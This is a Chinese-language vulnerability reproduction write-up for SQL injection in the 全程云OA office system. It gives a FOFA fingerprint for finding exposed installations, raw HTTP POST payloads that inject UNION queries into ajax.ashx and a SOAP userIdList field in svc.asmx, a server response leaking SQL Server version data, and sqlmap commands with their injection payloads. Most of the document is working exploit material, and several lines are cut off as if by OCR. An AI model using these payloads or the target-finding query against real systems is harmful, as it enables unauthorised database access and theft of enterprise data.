Q8-2全程云-OA-SQL

漏洞描述:

全程云OA为企业提供日常办公管理、公文管理、工作请示、汇报、档案、知识体系、预算控制等26个功能，超过100多个子模块。为企业内部提供高效、畅通的信息渠道，同时也能大力推动公司信息系统发展，提高企业的办公自动化程度和综合管理水平，加快企业信息的流通，提高企业市场竞争能力。
该系统多个接口存在SQL注入漏洞，通过此漏洞攻击者可获取数据库权限，威胁企业数据安全；

网站图片:

网络测绘:

fofa语法:

"全程云OA"||"images/yipeoplehover.png"


漏洞复现:

payload:

```
POST /OA/common/mod/ajax.ashx HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 206

dll=DispartSell_Core.dll&class=DispartSell_Core.BaseData.DrpDataManager&method=GetProductById&id=1 UNION ALL SELECT 1,@@version,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,
```

效果图:



```
POST /OA/common/mod/ajax.ashx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 206

dll=DispartSell_Core.dll&class=DispartSell_Core.BaseData.DrpDataManager&method=GetProductById&id
=1 UNION ALL SELECT
1,@@version,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29 -- A
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Vary: Accept-Encoding
Set-Cookie: ASP.NET_SessionId=4fvmisxg2
X-Powered-By: ASP.NET
Date: Sun, 07 Jan 2024 11:14:28 GMT
Connection: close
Content-Length: 727

[{"PK_ID":1,"sCode":"Microsoft SQL Serv
15:48:46 \n\tCopyright (c) Microsoft Co
 <X64> (Build 9200: )
(Hypervisor)\n","sName":3,"sTypeTree":4
rPrice":9,"fSalePrice":10,"ProductColum
umn5":14,"ProductColumn6":15,"ProductCo
```


svc.asmx 注入

```
POST /oa/pm/svc.asmx HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: ASP.NET_SessionId=svwjdwbhl4lv00iqktjh5url
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: text/xml; charset=utf-8
Content-Length: 511
SOAPAction: "http://tempuri.org/GetUsersInfo"

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http:
</userIdList>    </GetUsersInfo>  </soap:Body></soap:Envelope>
```

sqlmap 注入

```
python  sqlmap.py  -r post.txt --batch --level 4 --risk 3
```



```
D:\sqlmap>python  sqlmap.py  -r targets/post.txt --batch --level 4 --risk 3
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.5.4#dev}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's res
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:21:11 /2024-01-07/

[19:21:11] [INFO] parsing HTTP request from 'targets/post.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
SOAP/XML data found in POST body. Do you want to process it? [Y/n/q] Y
[19:21:12] [INFO] resuming back-end DBMS 'microsoft sql server'
[19:21:12] [INFO] testing connection to the target URL
[19:21:12] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the test
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: SOAP #1* ((custom) POST)
    Type: error-based
    Title: Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause (IN)
    Payload: <?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns
nvelope/">  <soap:Body>    <GetUsersInfo xmlns="http://tempuri.org/">      <userIdList>-3566) OR 6087 IN (SELECT (CHAR(113)+C
LSE CHAR(48) END))+CHAR(113)+CHAR(98)+CHAR(113)+CHAR(120)+CHAR(113))) AND (2034=2034
</userIdList>    </GetUsersInfo>  </soap:Body></soap:Envelope>

    Type: inline query
    Title: Microsoft SQL Server/Sybase inline queries
    Payload: <?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns
nvelope/">  <soap:Body>    <GetUsersInfo xmlns="http://tempuri.org/">      <userIdList>(SELECT CHAR(113)+CHAR(120)+CHAR(112)+
+CHAR(98)+CHAR(113)+CHAR(120)+CHAR(113))
</userIdList>    </GetUsersInfo>  </soap:Body></soap:Envelope>
```